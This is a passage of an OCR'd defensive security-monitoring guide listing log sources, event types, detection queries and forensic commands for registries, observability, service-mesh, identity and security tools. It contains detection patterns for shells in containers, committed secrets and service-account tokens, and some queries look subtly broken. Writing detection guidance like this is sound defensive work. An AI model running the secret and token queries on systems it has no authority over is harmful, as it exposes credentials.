USER_LOGGED_IN	Authentication	INFO
REPOSITORY_CREATED	New repository	HIGH
SCRIPT_RUN	Admin script execution	CRITICAL

Detection Queries & Patterns

Upload Patterns

```
grep "COMPONENT_CREATED" audit.log | jq '{user, component, timestamp}' | jq -s 'group_by(.user) | map({user: .[0].user, count: length})'
```

Privilege Escalation

```
grep "PRIVILEGE" audit.log | jq 'select(.attributes.privilege.type == "admin")'
```

Script Execution

```
grep "SCRIPT_RUN" audit.log | jq '{user, script: .attributes.script.name, timestamp}'
```

Quarantine Events

```
grep "quarantine" nexus.log | grep -E "(malware|policy violation)"
```

Investigation Checklist

- Review component uploads for legitimacy
- Check Nexus Firewall quarantine reasons
- Audit privilege and role assignments
- Review repository configurations
- Check for anonymous access settings
- Validate cleanup policies
- Review task execution history

Supply Chain Security

⚠ Enable Nexus Firewall for policy enforcement

⚠ Monitor for dependency confusion

⚠ Audit proxy repository sources

⚠ Review component metadata and checksums

⚠ Check for malicious component uploads

28. Docker Hub / Container Registries

Container image registries. Critical for supply chain security. Monitor for image tampering and unauthorized access.

Log Locations & Sources

Source	Location/Command
Docker Hub Audit	Hub Settings > Audit Logs (Pro/Team plans)
ECR CloudTrail	filter: eventSource=ecr.amazonaws.com
GCR Audit Logs	Logging > filter: resource.type="gcs_bucket" OR "gcr.io"
ACR Activity Log	Azure Monitor > Activity Log > ResourceType: Container Registry
Harbor Audit Log	Harbor UI > Administration > Audit Log

Key Security Events to Monitor

Event Type	Description	Severity
repo.push	Image pushed	MEDIUM
repo.pull	Image pulled	INFO
repo.tag	Image tagged	MEDIUM
repo.delete	Image/tag deleted	HIGH
webhook.create	Webhook created	HIGH
team.add_member	Team membership change	MEDIUM

Detection Queries & Patterns

Unsigned Image Pushes (Docker Hub)

```
docker trust inspect <image>:<tag> # Look for no signers
```

ECR Image Scans

```
aws ecr describe-image-scan-findings --repository-name <repo> --image-id imageTag=<tag>
```

GCR Vulnerability Scans

```
gcloud container images describe gcr.io/<project>/<image>:<tag> --show-package-vulnerability
```

Image Pull Patterns

```
eventName="PullImage" | stats count by sourceIPAddress, requestParameters.repositoryName
```

Investigation Checklist

- Enable image scanning for vulnerabilities
- Review image signatures and trust data
- Check for base image updates and CVEs
- Audit registry access policies

- Review webhook configurations
- Validate image build provenance
- Check for typosquatting in image names

Supply Chain Security

⚠ Enable Docker Content Trust / Notary

⚠ Scan images for vulnerabilities before deployment


⚠ Monitor for base image tampering

⚠ Audit registry replication configurations

⚠ Review admission controller policies

Section 10: Observability & Monitoring

Monitoring systems collect sensitive operational data. Compromised monitoring can hide attacks or expose infrastructure details. Protect query access and alert configurations.



29. Prometheus

Metrics collection and alerting. Monitor for unauthorized access to metrics and alert rule tampering.

Log Locations & Sources

Source	Location/Command
Prometheus Logs	Container stdout or /var/log/prometheus.log
Audit Logs	Via external auth proxy (e.g., oauth2-proxy)
Query Logs	--query.log-file flag output
Alertmanager Logs	Alertmanager container logs
Remote Write Logs	Prometheus logs for remote write errors

Key Security Events to Monitor

Event Type	Description	Severity
config_reload	Configuration reloaded	HIGH
rule_evaluation_failure	Alert rule failure	MEDIUM
scrape_failure	Target scraping failed	MEDIUM

Event Type	Description	Severity
remote_write_failure	Remote write error	MEDIUM
api_query	Query API access	INFO

Detection Queries & Patterns

High-Cardinality Queries

```
grep "query" prometheus.log | grep -E "range=\[1[0-9]d" | awk '{print $NF}'
```

Config Changes

```
grep "Loading configuration" prometheus.log | tail -20
```

Failed Scrapes

```
up == 0
```

Alert Rule Changes

```
diff <(promtool check rules /etc/prometheus/rules/*.yml) <(git show HEAD:/etc/prometheus/rules/)
```

Investigation Checklist

- Review prometheus.yml for unauthorized targets
- Check alert rule files for tampering
- Audit remote write/read configurations
- Review query patterns in logs
- Validate scrape targets and service discovery
- Check authentication/authorization configs
- Review recording rule definitions

Supply Chain Security

⚠ Audit exporters for malicious metrics

⚠ Review remote write destinations

⚠ Monitor for metrics scraping external endpoints

⚠ Validate alert notification webhooks

30. Grafana

Visualization and dashboards. Monitor for unauthorized access and data source tampering.

Log Locations & Sources

Source	Location/Command
Grafana Logs	/var/log/grafana/grafana.log or container stdout
Audit Logs (Enterprise)	Grafana UI > Server Admin > Audit
Database	grafana.db SQLite or configured SQL database
API Logs	Grafana logs with logger.filters.requestLogging=true

Key Security Events to Monitor

Event Type	Description	Severity
login	User authentication	INFO
data-source-created	New data source added	HIGH
dashboard-created	Dashboard created	MEDIUM
org-user-add	User added to org	MEDIUM
api-key-created	API key generated	HIGH
alert-notification-created	Alert channel created	HIGH

Detection Queries & Patterns

Data Source Changes

```
grep "data-source" grafana.log | grep -E "(created|updated|deleted)" | jq '{user, action, datasource}'
```

API Key Usage

```
grep "api_key" grafana.log | awk '{print $1, $2, $NF}' | sort | uniq -c
```

Failed Logins

```
grep "Failed login" grafana.log | awk '{print $1, $NF}' | sort | uniq -c | sort -rn
```

Dashboard Exports

```
grep "dashboard-export" grafana.log | jq '{user, dashboard}'
```

Investigation Checklist

- Review data source configurations and credentials
- Check dashboard access permissions
- Audit API keys and service accounts
- Review alert notification channels
- Validate authentication provider settings
- Check for unauthorized dashboards
- Review team and organization memberships

Supply Chain Security

⚠ Audit plugin installations and sources

⚠ Monitor for malicious alert webhooks

⚠ Review data source proxy settings

⚠ Validate external authentication providers

31. Datadog

Cloud monitoring and analytics. Monitor through Audit Trail for configuration changes and data access.

Log Locations & Sources

Source	Location/Command
Audit Trail	Datadog UI > Organization Settings > Audit Trail
Audit API	GET /api/v2/audit/events
Log Management	Logs > Search (filter: service:datadog)
Security Signals	Security > Signals
Agent Logs	/var/log/datadog/agent.log on hosts

Key Security Events to Monitor

Event Type	Description	Severity
user.login	User authentication	INFO
api_key.created	API key created	HIGH
integration.*	Integration changes	MEDIUM
monitor.*	Monitor/alert changes	HIGH
dashboard.*	Dashboard modifications	MEDIUM
role.modified	RBAC role changes	HIGH

Detection Queries & Patterns

API Key Creation

```
@evt.name:api_key.created | stats count by @usr.email
```

Monitor Changes

```
@evt.name:monitor.* @asset.type:monitor | group by @evt.name
```

Integration Modifications

```
@evt.name:integration.* | fields @usr.email, @evt.name, integration.name
```

Role Escalation

```
@evt.name:role.modified AND @role.name:(Admin OR "Datadog Admin")
```

Investigation Checklist

- Review Audit Trail for administrative actions
- Check API key permissions and usage
- Audit monitor notification channels
- Review integration configurations
- Validate RBAC role assignments
- Check for sensitive logs access
- Review security detection rules

Supply Chain Security

⚠ Audit custom integrations and webhooks

⚠ Monitor for unauthorized agents

⚠ Review log pipeline processors

⚠ Validate authentication provider configurations

32. Splunk

Security information and event management. Monitor for unauthorized access and search queries.

Log Locations & Sources

Source	Location/Command
Audit Log	index=_audit
Internal Logs	index=_internal
Search History	index=_audit action=search
User Activity	index=_audit user=*
Config Changes	index=_internal source=*splunkd.log component=ConfObjectSync

Key Security Events to Monitor

Event Type	Description	Severity
login attempt	Authentication events	INFO
search	Search query execution	INFO
user_access	Data access events	MEDIUM
create_user	User account creation	HIGH
role_modified	Role/permission changes	HIGH
app_install	App installation	HIGH

Detection Queries & Patterns

Search Queries

```
index=_audit action=search | stats count by user, search | sort -count
```

Failed Logins

```
index=_audit action="login attempt" info=failed | stats count by user, src_ip
```

Role Changes

```
index=_audit (action="edit_role" OR action="create_role") | table _time, user, action, roles
```

Data Export

```
index=_audit action=search search="*outputlookup*" OR search="*export*"
```

Investigation Checklist

- Review _audit index for administrative actions
- Check search history for sensitive queries
- Audit role and capability assignments
- Review app installations and configurations
- Validate data input configurations

- Check for scheduled search modifications
- Review knowledge object permissions

Supply Chain Security

⚠ Audit Splunk apps from Splunkbase

⚠ Monitor for malicious scripted inputs


⚠ Review alert action scripts

⚠ Validate lookup file sources

⚠ Check for unauthorized data forwarding

Section 11: Service Mesh

Service meshes control microservice communication. Compromised mesh configuration can expose traffic or enable lateral movement. Monitor mTLS, authorization policies, and routing rules.



33. Istio

Service mesh for Kubernetes. Monitor for policy bypasses and unauthorized traffic routing.

Log Locations & Sources

Source	Location/Command
Istiod Logs	kubectl logs -n istio-system deploy/istiod
Envoy Access Logs	istioctl proxy-config log --level debug
Audit Logs	K8s API audit for Istio CRD changes
Telemetry	Prometheus metrics from Istio
Pilot Logs	kubectl logs -n istio-system -l app=istiod

Key Security Events to Monitor

Event Type	Description	Severity
AuthorizationPolicy changes	Policy modifications	HIGH
PeerAuthentication changes	mTLS config changes	CRITICAL
DestinationRule changes	Traffic routing changes	HIGH
VirtualService changes	Service routing modified	MEDIUM
Gateway changes	Ingress gateway config	HIGH

Detection Queries & Patterns

Policy Changes

```
kubectl get authorizationpolicies -A -o json | jq '.items[] | {name, namespace, rules}'
```

mTLS Violations

```
kubectl logs -n istio-system deploy/istiod | grep "mTLS" | grep -i "fail\|error"
```

Unauthorized Routes

```
kubectl get virtualservices -A -o json | jq '.items[] | select(.spec.http[].route[].destination.host | contains("external"))'
```

Sidecar Injection Failures

```
kubectl get pods -A -o json | jq '.items[] | select(.metadata.annotations."sidecar.istio.io/status" == null) | .metadata.name'
```

Investigation Checklist

- Review AuthorizationPolicy for ALLOW rules
- Check PeerAuthentication mTLS mode (STRICT vs PERMISSIVE)
- Audit DestinationRule TLS settings
- Review VirtualService routing destinations
- Check Gateway TLS certificate configurations
- Validate Envoy proxy configurations
- Review service mesh telemetry for anomalies

Supply Chain Security

⚠ Audit external service entries

⚠ Monitor for unauthorized egress gateways

⚠ Review Wasm filter sources

⚠ Validate EnvoyFilter configurations

34. Linkerd

Lightweight service mesh. Monitor for policy changes and certificate rotation issues.

Log Locations & Sources

Source	Location/Command
Control Plane Logs	kubectl logs -n linkerd deploy/linkerd-destination
Proxy Logs	kubectl logs -c linkerd-proxy
Audit Logs	K8s API audit for Linkerd CRDs
Tap Events	linkerd tap deploy/
Metrics	Prometheus scraping Linkerd metrics

Key Security Events to Monitor

Event Type	Description	Severity
ServerAuthorization changes	Authorization policy updates	HIGH
Server changes	Service configurations	MEDIUM
ServiceProfile changes	Traffic profile updates	MEDIUM
Certificate rotation	mTLS cert renewal	CRITICAL
Proxy injection	Sidecar injection events	MEDIUM

Detection Queries & Patterns

Authorization Changes

```
kubectl get serverauthorizations -A -o json | jq '.items[] | {name, namespace, server}'
```

Certificate Expiry

```
linkerd check --proxy | grep certificate
```

Unauthorized Traffic

```
linkerd tap ns/<namespace> | grep -E "(DENIED|UNAUTHORIZED)"
```

▸ **Proxy Errors**

```
kubectl logs -n linkerd -l linkerd.io/control-plane-component=destination | grep ERROR
```

Investigation Checklist

- Review ServerAuthorization policies
- Check certificate validity and rotation
- Audit Server and ServiceProfile configurations
- Review proxy injection annotations
- Check traffic tap for policy violations
- Validate mTLS settings across services
- Review control plane component health

Supply Chain Security

⚠ Monitor for unauthorized external service configurations


⚠ Audit control plane images and versions

⚠ Review proxy sidecar configurations

⚠ Validate ServiceProfile sources

Section 12: Identity & Access Management

Identity providers control authentication and authorization. Compromised IdP can grant broad access. Monitor for MFA bypasses, role changes, and suspicious authentications.



35. Okta

Enterprise identity provider. Critical for detecting account takeovers and unauthorized access.

Log Locations & Sources

Source	Location/Command
System Log API	GET /api/v1/logs
System Log UI	Reports > System Log
Security Events	Security > Reports > Events
SIEM Integration	Splunk/Datadog/etc via EventHook or LogStream
Audit Trail	Admin > Reports > Audit Log

Key Security Events to Monitor

Event Type	Description	Severity
user.authentication.*	Login events	INFO
user.mfa.*	MFA enrollment/challenges	MEDIUM
policy.lifecycle.*	Policy changes	HIGH
user.lifecycle.*	User account changes	MEDIUM
application.lifecycle.*	App integration changes	HIGH
group.user_membership.*	Group membership changes	MEDIUM

Detection Queries & Patterns

Failed Authentications

```
eventType eq "user.authentication.auth_via_mfa" AND outcome.result eq "FAILURE"
```

MFA Deactivation

```
eventType eq "user.mfa.factor.deactivate" | stats count by actor.alternateId
```

Policy Changes

```
eventType co "policy" AND outcome.result eq "SUCCESS" | fields eventType, actor, target
```

Suspicious Logins

```
eventType eq "user.session.start" AND securityContext.isProxy eq true
```

Investigation Checklist

- Review System Log for authentication anomalies
- Check MFA enrollment and factor changes
- Audit application assignments and SSO configurations
- Review policy modifications (sign-on, MFA, password)
- Check for impossible travel scenarios
- Validate group memberships and role assignments
- Review OAuth application grants

Supply Chain Security

⚠ Audit OIDC/SAML application integrations

⚠ Monitor for malicious OAuth apps

⚠ Review inline hooks and event hooks

⚠ Validate Workflows and custom actions

36. Auth0

Identity platform as a service. Monitor for unauthorized access and configuration changes.

Log Locations & Sources

Source	Location/Command
Tenant Logs	Dashboard > Monitoring > Logs
Management API	GET /api/v2/logs
Log Streams	Stream to external SIEM
Anomaly Detection	Security > Attack Protection > Anomaly Detection
Audit Logs	Dashboard activity logs

Key Security Events to Monitor

Event Type	Description	Severity
s - Success Login	Successful authentication	INFO
f - Failed Login	Failed authentication	MEDIUM
sapi - Success API Operation	API call succeeded	INFO
fapi - Failed API Operation	API call failed	MEDIUM
w - Warnings	Security warnings	HIGH
du - Deleted User	User deletion	HIGH

Detection Queries & Patterns

Brute Force Attacks

```
type:f AND description:"Wrong email or password" | stats count by connection, client_name
```

API Key Usage

```
type:sapi AND description:*key* | fields date, type, description, ip
```

User Deletions

```
type:du | fields date, description, user_name, ip
```

MFA Bypass Attempts

```
type:f AND description:*mfa* | stats count by user_name, ip
```

Investigation Checklist

- Review failed login patterns for brute force
- Check anomaly detection alerts
- Audit application configurations and callbacks
- Review rule and hook executions
- Validate API credentials and permissions
- Check for breached password detections
- Review social connection configurations

Supply Chain Security

⚠ Audit custom database scripts


⚠ Monitor for malicious rules and hooks

⚠ Review third-party integrations

⚠ Validate redirect URIs for applications

Section 13: Security Tools

Security tools themselves can be attack targets. Compromised scanners can hide vulnerabilities or exfiltrate code. Monitor for policy bypasses and result tampering.



37. SonarQube

Code quality and security analysis. Monitor for scan result manipulation and policy bypasses.

Log Locations & Sources

Source	Location/Command
Web Logs	{SONARQUBE_HOME}/logs/web.log
CE Logs	{SONARQUBE_HOME}/logs/ce.log (Compute Engine)
ES Logs	{SONARQUBE_HOME}/logs/es.log (Elasticsearch)
Access Logs	{SONARQUBE_HOME}/logs/access.log
Audit Logs	Administration > Audit Logs (Enterprise)

Key Security Events to Monitor

Event Type	Description	Severity
user.login	Authentication events	INFO
project.create	New project added	MEDIUM
quality_gate.update	Quality gate modified	HIGH
permission.change	Permission modifications	HIGH
webhook.create	Webhook created	HIGH
global_settings.update	Global settings changed	CRITICAL

Detection Queries & Patterns

Quality Gate Changes

```
grep "quality_gate" web.log | jq '{user, action, qualityGate}'
```

Failed Scans

```
grep "FAILED" ce.log | awk '{print $1, $NF}' | sort | uniq -c
```

Permission Escalations

```
grep "permission" web.log | grep "admin" | jq '{user, project, permission}'
```

Webhook Activity

```
grep "webhook" web.log | jq '{user, url, project}'
```

Investigation Checklist

- Review quality gate configurations
- Check quality profile rules and severity
- Audit project permissions and visibility
- Review webhook configurations
- Validate authentication provider settings
- Check for security hotspot acknowledgments
- Review global settings modifications

Supply Chain Security

⚠ Audit plugin installations

⚠ Monitor for quality gate bypasses

⚠ Review webhook notification endpoints

⚠ Validate SCM integration configurations

38. Snyk

Developer security platform. Monitor for vulnerability suppression and policy bypasses.

Log Locations & Sources

Source	Location/Command
Audit Logs	Snyk UI > Organization > Audit logs
API Logs	API calls via integration
Webhook Logs	Webhook delivery history
CLI Logs	Local ~/.snyk/snyk.log
Reports	Snyk UI > Reports

Key Security Events to Monitor

Event Type	Description	Severity
api.access	API token usage	INFO
project.added	Project imported	MEDIUM
project.ignore	Issue suppressed	HIGH
user.invited	User invitation	MEDIUM
policy.created	Policy created	HIGH
integration.added	Integration configured	HIGH

Detection Queries & Patterns

Issue Suppressions

```
action:project.ignore | stats count by user, severity | sort count desc
```

Policy Changes

```
action:policy.* | fields timestamp, user, policy_name, action
```

API Token Usage

```
action:api.access | stats count by token_name, endpoint | where count > 1000
```

Integration Changes

```
action:integration.* | fields user, integration_type, repository
```

Investigation Checklist

- Review ignored vulnerabilities and justifications
- Check policy configurations and exceptions
- Audit API token permissions and usage
- Review SCM integrations and permissions
- Validate container registry integrations
- Check for license policy bypasses
- Review project test frequency settings

Supply Chain Security

⚠ Monitor for mass vulnerability suppression

⚠ Audit policy exemptions

⚠ Review webhook configurations

⚠ Validate SCM access scopes

39. Trivy

Container and filesystem vulnerability scanner. Monitor scan results and policy enforcement.

Log Locations & Sources

Source	Location/Command
Scan Output	trivy image --format json
Kubernetes Operator Logs	kubectl logs -n trivy-system
Trivy Server Logs	trivy server logs (if running in server mode)
CI/CD Logs	Pipeline logs where Trivy runs
Admission Controller Logs	If using trivy-k8s-webhook

Key Security Events to Monitor

Event Type	Description	Severity
scan.completed	Scan finished	INFO
vulnerability.critical	Critical vuln found	CRITICAL
policy.violation	Policy check failed	HIGH
admission.denied	Webhook denied deployment	HIGH
scan.failed	Scan error	MEDIUM

Detection Queries & Patterns

Critical Vulnerabilities

```
trivy image --severity CRITICAL --format json <image> | jq '.Results[].Vulnerabilities[] | select(.Severity=="CRITICAL")'
```

Admission Denials

```
kubectl logs -n trivy-system deploy/trivy-operator | grep "denied"
```

Scan Failures

```
grep "FATAL\|ERROR" trivy.log | awk '{print $1, $NF}'
```

Policy Violations

```
trivy conf --policy <policy.rego> <path> | grep "FAIL"
```

Investigation Checklist

- Review scan results for high/critical vulnerabilities

- Check image provenance and base layers
- Audit policy configurations (Rego/Conftest)
- Review admission controller decisions
- Validate vulnerability database updates
- Check for scan bypass attempts
- Review exception/ignore file configurations

Supply Chain Security

⚠ Monitor for scanner configuration tampering

⚠ Audit policy files and exceptions

⚠ Review vulnerability database sources

⚠ Validate admission webhook configurations

40. Falco

Runtime security for containers and Kubernetes. Monitor for rule bypasses and alert suppression.

Log Locations & Sources

Source	Location/Command
Falco Logs	journalctl -u falco or /var/log/falco/
Alert Output	Configured via file_output, syslog, http_output
Kubernetes Logs	kubectl logs -n falco daemonset/falco
Audit Trail	Falco rules audit trail if configured
Sidekick Logs	If using Falcosidekick for routing

Key Security Events to Monitor

Event Type	Description	Severity
rule.triggered	Security rule matched	Varies
config.reload	Configuration reloaded	HIGH
rule.error	Rule parsing error	MEDIUM
output.error	Alert delivery failed	MEDIUM
syscall.*	System call events	INFO

Detection Queries & Patterns

▸ **Critical Alerts**

```
grep "priority=CRITICAL" /var/log/falco/alerts.log | jq '{rule, output, container}'
```

▸ **Rule Reloads**

```
grep "Loading rules from" falco.log | awk '{print $1, $NF}'
```

▸ **Shell in Container**

```
grep "Shell" /var/log/falco/alerts.log | jq '{container, user, command}'
```

▸ **File Modifications**

```
grep "Write below" /var/log/falco/alerts.log | jq '{file, program, container}'
```

Investigation Checklist

- Review triggered rules and their severity
- Check for rules file modifications
- Audit Falco configuration (falco.yaml)
- Review output channel configurations
- Validate alert routing and SIEM integration
- Check for disabled rules
- Review kernel module or eBPF probe status

Supply Chain Security

⚠ Audit custom Falco rules

⚠ Monitor for rule file tampering

⚠ Review alert suppression configurations

⚠ Validate plugin sources and versions

Appendix: Quick Reference Commands

Kubernetes Investigation Commands

```
# Get pod logs with timestamps
kubectl logs <pod> --timestamps --since=1h

# Check recent events
kubectl get events --sort-by='.lastTimestamp' | head -20

# Audit webhook configurations
kubectl get validatingwebhookconfigurations,mutatingwebhookconfigurations

# Check service account tokens
kubectl get secrets --all-namespaces | grep "service-account-token"

# List privileged pods
kubectl get pods -A -o json | jq '.items[] | select(.spec.containers[].securityContext.privileged==true) | .metadata.name'

# Check for host mounts
kubectl get pods -A -o json | jq '.items[] | select(.spec.volumes[].hostPath) | .metadata.name'
```

AWS CloudTrail Queries

```
# Find API calls from specific IP
aws cloudtrail lookup-events --lookup-attributes AttributeKey=SourceIPAddress,AttributeValue=<IP>

# Find failed auth attempts
aws cloudtrail lookup-events --lookup-attributes AttributeKey=EventName,AttributeValue=ConsoleLogin \
--query 'Events[?contains(CloudTrailEvent, `"errorCode":"Failed authentication"`)]'

# Track IAM changes
aws cloudtrail lookup-events --lookup-attributes AttributeKey=EventName,AttributeValue=CreateUser

# Find root account usage
aws cloudtrail lookup-events --query 'Events[?contains(UserIdentity.Type, `Root`)]'
```

Docker Forensics

```
# Inspect container for suspicious mounts
docker inspect <container_id> | jq '.[].Mounts'

# Check container network connections
docker exec <container_id> netstat -tupln

# Extract container filesystem
docker export <container_id> > container_fs.tar

# View container changes
docker diff <container_id>

# Check image history
docker history <image>:<tag>
```

Git Forensics

```
# Find when file was deleted
git log --all --full-history -- <file_path>

# Track secret commits
git log -S "password" --all

# Audit force pushes
git reflog show <branch>

# Find large files
```

```
git rev-list --objects --all | git cat-file --batch-check='%(objecttype) %(objectname) %(objectsize) %(rest)' | awk '/^blob/ {print
substr($0,6)}' | sort --numeric-sort --key=2 | tail -20

# Check commit signatures
git log --show-signature
```

Container Registry Scans

```
# Docker Hub - check image signatures
docker trust inspect <image>:<tag>

# ECR - scan image
aws ecr start-image-scan --repository-name <repo> --image-id imageTag=<tag>
aws ecr describe-image-scan-findings --repository-name <repo> --image-id imageTag=<tag>

# GCR - vulnerability scan
gcloud container images describe gcr.io/<project>/<image>:<tag> --show-package-vulnerability

# Harbor - scan via API
curl -X POST "https://<harbor>/api/v2.0/projects/<project>/repositories/<repo>/artifacts/<tag>/scan"
```

Log Analysis One-Liners

```
# Top IP addresses in nginx logs
awk '{print $1}' /var/log/nginx/access.log | sort | uniq -c | sort -rn | head -20

# Failed SSH attempts
grep "Failed password" /var/log/auth.log | awk '{print $(NF-3)}' | sort | uniq -c | sort -rn

# Find large HTTP responses
awk '$10 > 10000000 {print $1, $7, $10/1048576"MB"}' /var/log/nginx/access.log | sort -k3 -rn

# Detect SQL injection attempts
